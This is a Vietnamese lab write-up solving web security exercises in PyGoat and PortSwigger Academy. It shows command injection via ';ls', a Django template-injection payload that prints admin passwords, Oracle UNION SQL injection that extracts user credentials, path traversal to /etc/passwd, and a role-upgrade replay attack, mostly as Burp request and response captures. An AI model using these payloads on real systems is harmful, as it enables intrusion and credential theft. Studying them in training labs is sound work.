<button class="btn btn-info" type="button" onclick="

0 highlights0 highlights

- Kết quả tìm kiếm domain **youtube.com;ls** :

Send Cancel < >

Request

PrettyRawHex

1POST /cmd_lab HTTP/1.1

2Host: 127.0.0.1:8000

3Content-Length: 30

4Cache-Control: max-age=0

5sec-ch-ua: "Not(A)Brand";v="8", "Chromium";v="126"

6sec-ch-ua-mobile: ?0

7sec-ch-ua-platform: "Linux"

8Accept-Language: en-US

9Upgrade-Insecure-Requests: 1

10Origin: http://127.0.0.1:8000

11Content-Type: application/x-www-form-urlencoded

12User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

13Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14Sec-Fetch-Site: same-origin

15Sec-Fetch-Mode: navigate

16Sec-Fetch-User: ?1

17Sec-Fetch-Dest: document

18Referer: http://127.0.0.1:8000/cmd_lab

19Accept-Encoding: gzip, deflate, br

20Cookie: messages=W1s1X19qc29uX211c3NhZ2UuLDAsMjUsI1N1Y2N1c3NmZDkxseSBzaWduZWQgaW4gYXMGYm1uaC4iXV0:1stzqv:WSo2WjQH_AL082ikvRVAJEytl04irNWZ8ZQdh4LLXU; csrftoken=NTnf6TkNwRHZrzAbhMebWfB175Zr150nEYI4i8vXeGczFwAVmN6csDDvosupb5Em; sessionId=eyn4a53zhzafuxlvhw73a4t88sh23nw

21Connection: keep-alive

22

23domain=youtube.com;ls&os=linux

Response

PrettyRawHexRender

722

723;; OPT PSEUDOSECTION:

724;; EDNS: version: 0, flags:: MBZ: 0x0005, udp: 1280

725;; QUESTION SECTION:

726;youtube.com. IN A

727

728;; ANSWER SECTION:

729youtube.com. 5 IN A 142.250.4.93

730youtube.com. 5 IN A 142.250.4.136

731youtube.com. 5 IN A 142.250.4.190

732youtube.com. 5 IN A 142.250.4.91

733

734;; Query time: 23 msec

735;; SERVER: 192.168.193.2#53(192.168.193.2)

736;; WHEN: Fri Sep 27 03:24:54 UTC 2024

737;; MSG SIZE rcvd: 104

738

739Dockerfile

740Procfile

741Solutions

742app.log

743db.sqlite3

744db.sqlite3-flicf11156c656314790387c2c9eb7f187a3d480e

745docker-compose.yml

746introduction

747manage.py

748pygoat

749requirements.txt

750runtime.txt

751staticfiles

752test.log

753


</pre>

754

755

0 highlights0 highlights

- Kết quả tìm kiếm domain **youtube.com;cd pygoat;ls** :



6. http://localhost:8000/ssti/lab

- View code:

```
def ssti_lab(request):
    if request.user.is_authenticated:
        if request.method=="GET":
            users_blogs = Blogs.objects.filter(author=request.user)
            return render(request,"Lab_2021/A3_Injection/ssti_lab.html", {"blogs":users_blogs})
        elif request.method=="POST":
            blog = request.POST["blog"]
            id = str(uuid.uuid4()).split('-')[-1]
            blog = filter_blog(blog)
            prepend_code = "{% extends 'introduction/base.html' %}\n
            {% block content %}{% block title %}\n
            \n
            {% endblock %}"

            blog = prepend_code + blog + "{% endblock %}"
            new_blog = Blogs.objects.create(author = request.user, blog_id = id)
            new_blog.save()
            dirname = os.path.dirname(__file__)
            filename = os.path.join(dirname, f"templates/Lab_2021/A3_Injection/Blogs/{id}.html")
            file = open(filename, "w+")
            file.write(blog)
            file.close()
            return redirect(f'blog/{id}')
    else:
        return redirect('login')
```


[View Code](#)

[Back to Lab Details](#)


- Ta rút ra được dòng lệnh sau: `{% load log %} {% get_admin_log 5 as log %} {% for e in log %} {{e.user.get_username}} : {{e.user.password}} {% endfor %}`

Trong đó:

- + `{% load log %}`: Nạp một module hoặc chức năng ghi log của hệ thống.
- + `{% get_admin_log 5 as log %}`: Lấy 5 dòng log từ admin và lưu dưới biến log.
- + `{% for e in log %}`: Vòng lặp chạy qua từng mục trong biến log.
- + `{{e.user.get_username}}` và `{{e.user.password}}`: In ra tên đăng nhập và mật khẩu của người



- Và đây là kết quả sau khi ta **Post**:



7.

8.

9. <https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle>

- Truy cập vào trang web và chọn một mục bất kỳ trong khi sử dụng burpsuite để proxy. Sau khi tìm thấy thông điệp request chứa yêu cầu có tương tác với cơ sở dữ liệu, ta chuyển yêu cầu đó qua repeater và chèn thêm

'**+UNION+SELECT+table_name,NULL+FROM+all_tables**—. Lệnh khiến trang web trả về tất cả tên bảng có trong cơ sở dữ liệu :

Target: https://0ab0009604a49b118083d50600990059

Request

```
1 GET /filter?category=Food+%26+Drink'+UNION+SELECT+table_name,NULL+FROM+all_tables-- HTTP/2
2 Host: 0ab0009604a49b118083d50600990059.web-security-academy.net
3 Cookie: session=TQR87ekwRCqnHUGc1KB7tVc7yXKm6iY
4 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ab0009604a49b118083d50600990059.web-security-academy.net/filter?category=Toys+%26+Games
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, 1
18
19
```

Response

```
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
```

divided into peelable layers. Each layer will enhance your performance at work for approximately two hours. If you find a dull brain moment coming on you can pop in another layer, but must not exceed the stated dose of one sprout per day. As tempting as it might be to do so, as your brain buzzes with award-winning ideas, excessive use can lead to social isolation and stomach pain. So don't delay, improve your prospects with your one a day, and Sprout More Brain Power.

TABLE_PRIVILEGE_MAP

USERS_BJDXPA

WRIS_ADV_ASA_REC0_DATA

WRRS_REPLAY_CALL_FILTER

WVV_FLOW_DUAL100

- Sau khi tìm được tên bảng chứa thông tin về dữ liệu người dùng, ta chèn lệnh **'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_BJDXPA'**—để lấy tên các cột có trong bảng.

Target: https://0ab0009604a49b118083d50600990059

Request

```
1 GET /filter?category=Food+%26+Drink'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_BJDXPA'-- HTTP/2
2 Host: 0ab0009604a49b118083d50600990059.web-security-academy.net
3 Cookie: session=TQR87ekwRCqnHUGc1KB7tVc7yXKm6iY
4 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ab0009604a49b118083d50600990059.web-security-academy.net/filter?category=Toys+%26+Games
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, 1
18
19
```

Response

```
81
82
83
84
85
86
87
88
89
```

Mealtimes never need be boring again. Whether you use an egg cup or not there's no need to let standards slip. For a modest sum, you can now own a selection of googly eyes, feathers, buttons and edible glitter to ensure your food is dressed to impress. Perhaps you want to impress a date, or surprise a loved one with breakfast in bed - forget flowers and chocolates. Your partner will be bowled over by your originality, and literally tickled pink by the cute feather accessories.

Make your kitchen a fun place to prepare food, what better way to start cooking than to have all your produce watching you. Egging you on, encouraging you to do your best. You don't even need to stop at food, you can accessorize all those dull bits and bobs you have lying around your home. You get plenty of bang for your buck, and for one day only we are offering the first one hundred customers an extra set of oversized googly eyes for free. Imagine them on the bonnet of your car, they are sure to brighten the day of passers-by. What are you waiting for? Get your complete entertaining package today.

PASSWORD_ZVXMVJ

Single Use Food Hider

The days of finding your favorite lunch stolen from the fridge in the workplace are over. All manner of items can be hidden within the flesh of this single-use banana skin. Pop them in and seal it up, after all, no-one is going to pinch your banana, are they?

We have a dedicated team of banana eaters here at HQ in Arizona, all in need of boosting their potassium intake. We pride ourselves in being able

Send [Cancel] [Left Arrow] [Right Arrow]

Target: https://0ab0009604a49b118083d50600990059.web-security-academy.net

Request

Pretty Raw Hex

```
1 GET /filter?category=Food+%26+Drink'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USER_S_BJDXPA'-- HTTP/2
2 Host: 0ab0009604a49b118083d50600990059.web-security-academy.net
3 Cookie: session=TQRB7ekwRCqHUGc1KB7vEc7yXKm61Y
4 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ab0009604a49b118083d50600990059.web-security-academy.net/filter?category=Toys+%26+Games
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
96 <td>
97 At a time when natural remedies, things we can freely grow in our gardens, have their legality being questioned, we are delighted to inform you that Brussel Sprouts have now been added to the list. Yes, you can now happily order these healing gems directly from us with express shipping. As you can no longer grow these yourself due to the new restrictions being imposed on the product, indeed the penalty is high should you now attempt to do so, we are proud to be the first company to obtain a license for Sprout More Brain Power.
98 Although the starting price seems astronomically high, one sprout can be divided into peelable layers. Each layer will enhance your performance at work for approximately two hours. If you find a dull brain moment coming on you can pop in another layer, but must not exceed the stated dose of one sprout per day. As tempting as it might be to do so, as your brain buzzes with award-winning ideas, excessive use can lead to social isolation and stomach pain. So don&apos;t delay, improve your prospects with your one a day, and Sprout More Brain Power.
99 </td>
100 <tr>
101 <th>
102 USERNAME_NLNKDS
103 </th>
104 </tr>
105 </tbody>
106 </table>
107 </div>
108 </section>
109 <div class="footer-wrapper">
110 </div>
111 </body>
112 </html>
```

Search 0 highlights

- Sau khi đã có tên các cột trong bảng. Sử dụng lệnh **' + UNION + SELECT + USERNAME_NLNKDS, + PASSWORD_ZVXMVJ + FROM + USERS_BJDXPA**—để lấy tên người dùng và mật khẩu tương ứng

Send [Cancel] [Left Arrow] [Right Arrow]

Target: https://0ab0009604a49b118083d50600990059.web-security-academy.net

Request

Pretty Raw Hex

```
1 GET /filter?category=Food+%26+Drink'+UNION+SELECT+USERNAME_NLNKDS,+PASSWORD_ZVXMVJ+FROM+USERS_BJDXPA'-- HTTP/2
2 Host: 0ab0009604a49b118083d50600990059.web-security-academy.net
3 Cookie: session=TQRB7ekwRCqHUGc1KB7vEc7yXKm61Y
4 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: en-US
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0ab0009604a49b118083d50600990059.web-security-academy.net/filter?category=Toys+%26+Games
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

Response

Pretty Raw Hex Render

```
92 you can pop in another layer, but must not exceed the stated dose of one
93 sprout per day. As tempting as it might be to do so, as your brain buzzes
94 with award-winning ideas, excessive use can lead to social isolation and
95 stomach pain. So don&apos;t delay, improve your prospects with your one a
96 day, and Sprout More Brain Power.
97 </td>
98 <tr>
99 <th>
100 administrator
101 </th>
102 </tr>
103 <tbody>
104 <tr>
105 <td>
106 vksw6xyc5ba0c155d207
107 </td>
108 </tr>
109 <tr>
110 <td>
111 carlos
112 </td>
113 </tr>
114 <tr>
115 <td>
116 td9yz2xg0ugie2fh2a44
117 </td>
118 </tr>
119 <tr>
120 <td>
121 wiener
122 </td>
123 </tr>
124 <tr>
125 <td>
126 j96y6py91fh2i9zmsk5h
127 </td>
128 </tr>
129 </tbody>
130 </table>
131 </div>
```

Search 0 highlights

- Kết quả đăng nhập vào web sử dụng tên người dùng và mật khẩu tìm được:



SQL injection attack, listing the database contents on Oracle

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

10. <https://portswigger.net/web-security/file-path-traversal/lab-absolute-path-bypass>

- Tiến hành **Access The Lab** xong chọn **intercept on** và **view details** 1 sản phẩm bất kì:

The screenshot shows a web browser window displaying a 'Web Security Academy' page. The page title is 'File path traversal, traversal sequences blocked with absolute path bypass'. The URL is 'https://0af4008f04d10ae381fa20b100410074.web-security-academy.net'. The page content includes a 'WE LIKE TO SHOP' header and a grid of products. The first product is 'Vintage Neck Defender' with a price of \$1.50. The 'View details' button for this product is highlighted with a red box. In the background, the Burp Suite interface is visible, showing the 'Intercept on' button in the top left corner of the 'HTTP History' tab.

- Ta chọn **Forward** 2 lần sẽ hiển thị ra dòng **GET /image?filename=75.jpg HTTP/2 :**

The screenshot displays the Burp Suite interface. At the top, the 'Intercept' tab is active, showing a list of intercepted requests. The 'Forward' button is highlighted, indicating that the selected request has been forwarded to the target server. Below the list, the 'Request' tab is selected, showing the details of the intercepted request. The request is a GET request to the URL `https://0af4008f04d10ae381fa20b100410074.web-security-academy.net/image?filename=75.jpg`. The request headers include `Host`, `Cookie`, `Sec-Ch-Ua`, `Accept-Language`, `Sec-Ch-Ua-Mobile`, `User-Agent`, `Sec-Ch-Ua-Platform`, `Accept`, `Sec-Fetch-Site`, `Sec-Fetch-Mode`, `Sec-Fetch-Dest`, `Referer`, `Accept-Encoding`, and `Priority`. The 'Inspector' tab on the right shows the request attributes, query parameters, body parameters, cookies, and headers.

Time	Type	Direction	Host	Method	URL	Status code	Length
07:47:25 29 S...	WebSocket	→ To server	0af4008f04d10ae381fa20b10...		https://0af4008f04d10ae381fa20b100410074....		4
07:49:46 29 S...	HTTP	→ Request	0af4008f04d10ae381fa20b10...	GET	https://0af4008f04d10ae381fa20b100410074....		
07:49:46 29 S...	HTTP	← Response	0af4008f04d10ae381fa20b10...	GET	https://0af4008f04d10ae381fa20b100410074....	200	28167
07:49:46 29 S...	HTTP	← Response	0af4008f04d10ae381fa20b10...	GET	https://0af4008f04d10ae381fa20b100410074....	200	5530

Request		
Pretty	Raw	
<pre>1 GET /image?filename=75.jpg HTTP/2 2 Host: 0af4008f04d10ae381fa20b100410074.web-security-academy.net 3 Cookie: session=Y0JYo0FlfpkW8zEzvAzkKFhCV93PXg0r 4 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128" 5 Accept-Language: en-US,en;q=0.9 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 8 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36 9 Sec-Ch-Ua-Platform: "Linux" 10 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: no-cors 13 Sec-Fetch-Dest: image 14 Referer: 15 https://0af4008f04d10ae381fa20b100410074.web-security-academy.net/product?pro 16 ductId=3 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=2, i</pre>		

Inspector	
Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	17

- Ta chỉnh sửa **filename=75.jpg** thành **filename=/etc/passwd**

11. <https://portswigger.net/web-security/access-control/lab-multi-step-process-with-no-access-control-on-one-step>

- Đầu tiên ta đăng nhập vào tài khoản admin, sử dụng tính năng nâng cấp quyền tài khoản để nâng quyền người dùng carlos lên admin:

User

carlos (NORMAL) Upgrade user Downgrade user

[Home](#) | [Admin panel](#) | [My account](#)

- Sử dụng burpsuite để proxy và bắt gói xác thực nâng cấp quyền người carlos, chuyển gói bắt được sang **repeater** để thực hiện tấn công replay :

No	URL	Method	Host	Status	Size	Content-Type	Response	Session
1405	https://0a97007d039368ff807c4...	GET	/academyLabHeader	200	147			79.125.84.16
1406	https://0a97007d039368ff807c4...	POST	/admin-roles	302	86			79.125.84.16
1407	https://0a97007d039368ff807c4...	GET	/admin	200	3497	HTML	Multi-step process with n...	79.125.84.16
1408	https://0a97007d039368ff807c4...	GET	/academyLabHeader	200	147			79.125.84.16
1409	https://play.google.com	POST	/log?format=json&hasfast=true&auth...	200	987	JSON		74.125.130.139
1410	https://play.google.com	POST	/log?format=json&hasfast=true&auth...	200	987	JSON		74.125.130.139
1411	https://0a97007d039368ff807c4...	GET	/my-account?id=administrator	200	3376	HTML	Multi-step process with n...	79.125.84.16
1412	https://0a97007d039368ff807c4...	GET	/academyLabHeader	200	147			79.125.84.16
1413	https://0a97007d039368ff807c4...	GET	/logout	302	168			79.125.84.16

Request
Pretty Raw Hex
Content-Length: 45
Cache-Control: max-age=0
Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://0a97007d039368ff807c4e21008400f4.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a97007d039368ff807c4e21008400f4.web-security-academy.net/admin-roles
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
action=upgrade&confirmed=true&username=carlos

Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6

0 highlights 500 0 highlights

- Để thực hiện nâng cấp quyền người cho wiener khi không có tài khoản admin, ta sử dụng gói bắt được kết hợp với **cookie session** của phiên đăng nhập của **wiener** :

- Gửi gói tin bắt được với cookie session của **wiener** và tên người dùng được nâng cấp là **wiener** :

Kết quả thực hiện:

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Email

[Update email](#)

12.